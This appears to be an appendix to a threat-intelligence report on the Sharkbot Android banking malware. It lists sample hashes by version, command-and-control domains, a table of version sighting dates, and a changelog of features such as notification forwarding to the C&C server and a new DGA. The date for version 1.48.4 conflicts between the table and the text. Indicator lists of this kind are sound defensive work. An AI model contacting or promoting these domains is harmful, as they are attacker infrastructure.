6aefc2c4727ce80f03867f356df462f1a1ce21c72801b877fdb95e67cd00d6a4	1.37.0
c69149024f25607a9b8a412dd9bdccc813f268340d0d857ccf0f7526557ab636	1.38.1
d4aed2d47ba9d7e9ba79fb9461308e62b5d6444b30012ee43f2f84e53f0f28b8	1.38.1
23fe807079bfcb1f3b6d28051cc136f84faeb334fdb64e7448bee52eab14330d	1.39.11
4f1822817690d89943e7e57468ab4366e360772c0adce67bf74a7224b3732dee	1.39.11
37e05b8a4e8183fb1c98edd64c474e4bf2e3be5de003decddf53aa046112b87e	1.40.0
ebd161adcb890f9107b7e6d41a370972823142cd61d406ad939b1c1bc26bedfb	1.40.0
0b61ffe8f0139b5fe0c6fd6cd8b37df00b1a19556ce70b9504c7f18e3c0a787f	1.41.0
2e18ee5a3023670c4fa3f3ec1e9ef972079cca9c51fb7912478e226bcef6f0c0	1.41.0
3d71b0f50d2722547a7ea38436317e6542b7147a8fcfc6fc1bbdd291a6e2c294	1.41.0
872943214e60b8a9fb67b3e85ba3cd5d8aa83b74e8466a02291c3cc2ddd8cd2a	1.41.0
ff54fff11c2279ca103dcfeb536b95b6ebf22129197525d55c5feff0b326c999	1.41.0
13641f7a0d3a2b4d0dc62b33089358a3fa4df22243dd3f852d8911179d65d779	1.42.1

473dfac64c24d62a0c27a2f363ec3fd5606f2d3a0e5676292dc1c435a32c9a13	1.42.1
66ab162b73a4d8085cb7e066faa9a24ff751ffbb1edef7ee46b33b09362337a5	1.42.1
7479e6c35245f4863ca05c126b12571502827b7dbf3e11542d835ac929f8f1fb	1.42.1
fbd627182d6c1d4bd0e6405c0a9ce9a1c1c25f39c1df4b5a4861f9bcf915a213	1.42.1
079b03434b4885d436cb36620fed35f0da07f722e6ad29736fb611adfb35a3cf	1.42.4
0c55bb8ea38032270fed30e536b80993f87b16fe69772c1563c8ca18e587975d	1.42.4
30fa66d5a98b83148289e27cfcdda87e42374bb53021b379e517b734853dd791	1.42.4
33d19ada736ac56d738e5eb68c831614424b8c3f8ec0126e17bf3c93c29549e6	1.42.4
50847eed9f204a5e8d899fd9c2a09a85262cdaab2499d9abd05b966bc2d2cc8d	1.42.4
7c3d931c4389d2113e37fde5fa06b9c45055fd8599c2adf451588f891b52dce4	1.42.4
aa24cfd20700fdce590f54e692f641aca47821a59d422c12f8a2f70e6aac301e	1.42.4
b2500de649e845f6336236bb0f859027ae8a8b4a0b6910328d9dc4cd21b4ca37	1.42.4
b63adb9a145a4aeb2ec2636dd6b4307295a0dc54642ae4e895f718384cf4608b	1.42.4
f0ff0e27467dcc3b5d934de1a7788cefb14a2bd22ac23ca6534c43bf64be94fa	1.42.4
15a0ca365092b303cadc5e0d7bc5c9d7cdc90a4a3ecd2b4e8e75b7149100e405	1.42.5
6904547a8a724468fddf8fdd33bd82d89483d8bc7674aa6016d952aa5199399f	1.42.5
b3a1bc2792fae1730c9c8c32b08aa031f0961830343db83a23ae99e0ea16283c	1.42.5
b5fbd641eb69fc3c5c816868b98570a7530409541bc0877fa81a82b56ed4c04d	1.42.5
c31e83f0f9241f3d6275b45634ab5602e6d8e2778b8958fffd4edd1f8c73dacb	1.42.5
de6b629e93f2f9e7373f0066d4454eb88a276623f5bd10f4fce0f819cd02f69f	1.42.5
f0a3ef968c859891c3ab60fec38fecebdc2e48ec3b1ff57170f0b8edd8080b55	1.42.5
f397700f3af3c21bd9450bdc18334e91c63e3d8b3e94232a2174be9c129d764e	1.42.5
315872529f5c656ac919eeda0fcba7bf82294581face5af1f3847b7a2ae7082a	1.42.6
45630149742ae37fbcd828c43ef9d08e7a0b3bfa04edb62837dc3deab7499131	1.42.6
58cb82a047cbc59f8e256600e3c44fd7474dee48a97a6fb1aeefbc3de0d50a96	1.42.6
7af7b10d338471fbbb69899b1c85604444735752d676dfb36113d2453c4cfd17	1.42.6

c287221cdec249058870a8a47fc52d8f500295f44df1afa44f28cb5175638ac1	1.42.6
e8b473d7d66e149051d6d1c22d56b80c3874ce715f010f99065b83eaf8192885	1.42.6
e9fcb3e3850cb24ddbe57d8224d21a4381c891dcf0ca7b38899d278ca2cd9752	1.42.6
fac5bdbc60eab9a711c4b7765fe4e060de14dd207b9393b8366b2da3eae8ec44	1.42.6
1ee32c17e31472c7a86813a9c4bbdfcb38b1cac1804affdbe59a229476b69993	1.43.0
27118fec3774c8e001ecd1ffd73c278349e90ded4c6327fbdfcefd627ca614de	1.43.0
464957f5382596adac7a2a29999045c966c09a5ef65c03faa4d9ef40af3c3a3d	1.43.0
473cb6b55b7fa3e56a7e43b6d07bc6098029c743d6e50b39bfc664065d595ba5	1.43.0
47586df3f433428a3022bb3d48cdfc84237abd8aad1703adc29162feb3c97111	1.43.0
6e1f42305c28920c3d0bce6c7b664847ba3868c8b4dd5f5f0e6b1f76825468f0	1.43.0
9fc55975b553cccebb6184715c183d51bf494f4c9069a05e568868f6fe012df2	1.43.0
d61b3a409c0f7aa3d81649c8aa1a32827ea5c96204a38b136e2b5d891749ff19	1.43.0
1fc21d521b8ef4892020add6ddc723a256b7bf4f206ad02a5b5f06f49119c607	1.43.1
4483fdef4a4daef9cf9bde26b60701a9637e92e36da465dbb7da933e183013a9	1.43.1
500c26fe5d4049ef91082d890d7fa70e0a142fde0f91c0494e38850a04a59171	1.43.1
8a2e416b00f7a1036af0614657336beb28cd261f4c5737e2a406b7867c8a5305	1.43.1
e13caa4a61ca1cd09f368d863acfc774f2cfaec1c89b096f6ec71254e89edcbd	1.43.1
ecd72ab02615241fb8998021f5785f5286b350892bd8b8b80bd8e120333797ca	1.43.1
0661a2e3c736eed8bc780f52d738cb40d8784e9af626c793b72a234fb2e649e6	1.43.3
772b549206b55f17cc61c636d5ceccd6d1de80979d8e016954ff47929a7f410a	1.43.3
8f247fb8429dd227043656034b9bf589ddb9e73991e96f484ad1268b2178870b	1.43.3
ba25a5ff9827d17de38f069eb6e529e0a245fa74088084ea51708d628c68a7aa	1.43.3
4683704a03b22fcc204d7289ce4ba5566570d630554b86328b2b9091b160c3a9	1.43.5
bff1c2b1861cdec5d099904d20bddb877056a274451fe9d245d36699d7d23736	1.43.5
c93fcd293cc6a51b4012bd80e8050b4eb2ee886fc6fc3d9682cfc4907482c60e	1.43.7
f845d24f6abfa140575941e4a5b006e924a0b9cbf6b70c750293e1eb8c1bb713	1.43.7

57e9b2ac2694b69890bd5f2c53541681840e095dfe8fbfb4e739222cc280b1ae	1.44.0
859a1143f5640d3ae86912cf92ad77fdde9065da5745266aaf4552e8e692c5cc	1.44.0
3b549fa3307e0a1ac12a01044bbbd18bfc5b7742ec04faeef9b40a3a59bf8b00	1.44.1
4f60a24ee01be66f2f6a0b6049b93ca9c2d5cabb8b209b0ae37d78800063d454	1.44.1
565bfc4e71d53447bcfb383001a2668fead68b8d8ce515c0db5ab4d56b3b3add	1.44.1
da5d8415460ddabd4289a2e081fcf16cb6d07b91171e6575389ded2d5ba0e3b2	1.44.1
05af7baa976a5d5c163a57f1c19754eadec41de35970cfa1f83ed965c32316d2	1.45.0
5ca8d5a31590431ac86569beedcc350ca3dca75168f8aeb268da7defe93674ef	1.45.0
6c199ad0700fc0f1e0a560f1c8a4aa899e18f3c7ed499746a3ed9741dccba27f	1.45.0
983dee0dac41a8f1f1aaf9611ae065113f2582160b3d7e24c8638ee5a7d11e87	1.45.0
75d019620ed05b67f93984ae721bdcef685d61caebbd33bfa35ecb7b47b97664	1.48.4
77944a315543accae531af01a13d1fcbbe01f3a72ce19b00ac7c3b73c9c63fd3	1.48.4
4b7945e3756abb48e2a9b62d8a3a7f633811a1073a20a7d46c121e29b41b6c31	1.63.0
41e25852036f2f3bb17de1e3791496b3522e8082f6c618dcf385f66d79e7bb18	1.63.4
801cb9c245af9addb0df0bb3444a70c48edc964c781995b387b7cde12d51ec1f	1.63.4
abf66663dc7c90e4ce2d7430280ce982f895e15918aa13ce6fe62f573b2fb0d0	1.63.4
2159391357cd38f28c95f2a47f7685bd5919a0ed93d8cab72ad59b5f571b7389	1.64.0
9701bef2231ecd20d52f8fd2defa4374bffc35a721e4be4519bda8f5f353e27a	1.64.1
be7bdaaf9409898add0dcf43e2d5b6660fdb5d512d132b7706a24b0b6020999e	1.64.1

Network

Static domains and URLs

sigmastats.xyz
https://statscodicefiscale.xyz/stats/
mjaznxbvakjjouxir0z.xyz
0f995b6f93c819a0.xyz

74071141daaf3521.xyz
sharkedtestuk.xyz
y2znlm93bmvysuq0m3b.xyz
c2hhcmtlzdq5cg9qqkk.top
ndlwb2pcstlmsedgzgz.top
c2hhcmtlzdq3cg9qqkk.xyz
sharkedtest1.xyz
nddwb2pcstlmsedgzgz.top
c2hhcmtlzdq3cg9qqkk.info

Appendix – Sharkbot versions

This is a list of all Sharkbot versions we have observed so far:

Version	First seen	Last seen	Notes
1.18.0	November 2, 2021	January 3, 2022	
1.26.0	December 3, 2021	December 20, 2021	
1.27.0	November 10, 2021	November 18, 2021	
1.31.0	November 16, 2021	March 15, 2022	
1.37.0	November 15, 2021	only one sample found	
1.38.1	November 15, 2021	only one sample found	
1.39.11	November 18, 2021	November 21, 2021	
1.40.0	December 3, 2021	only one sample found	
1.41.0	November 21, 2021	January 3, 2022	

1.42.1	November 21, 2021	January 3, 2022	
1.42.4	November 21, 2021	November 21, 2021	Introduced accessibility service “task”
1.42.5	November 21, 2021	November 21.2021	
1.42.6	November 22, 2021	November 22, 2021	
1.43.0	November 25, 2021	November 25, 2021	
1.43.1	November 25, 2021	November 25, 2021	
1.43.3	November 23.2021	November 25, 2021	
1.43.5	November 25, 2021	only one sample found	
1.43.7	November 25, 2021	only one sample found	
1.44.0	November 25, 2021	only one sample found	added switch sendNotifToAdmin to turn on/off sending all notifications to CnC
1.44.1	November 29, 2021	December 8, 2021	
1.45.0	November 29, 2021	November 29, 2021	
1.48.4	December 02, 2021	only one sample found	APP_STOP_VIEW added
1.63.0	February 9, 2022	only one sample found	added autoReply and removeApp commands
1.63.4	February 22, 2022	February 27, 2022	
1.64.0	February 25, 2022	only one sample found	
1.64.1	March 9, 2022	March 11, 2022	

It is interesting to note that there was a long pause of 2 months between the first sightings of versions 1.48.4 and 1.63.0:

- Version 1.48.4 was first seen on December 4, 2021
- Version 1.63.0 was first seen on February 9, 2022

The key features introduced in different versions are listed below in the form of a change log:

- On November 21, 2021 (v.1.42.4) accessibility service tasks were added.
- On November 25, 2021 (v.1.44.0) switch sendNotifToAdmin was added. This switch is used for controlling sending device's notifications to CnC.
- On December 2, 2021 (v.1.48.4) command APP_STOP_VIEW was added.
- On February 9, 2022 (v.1.63.0) new DGA algorithm was introduced.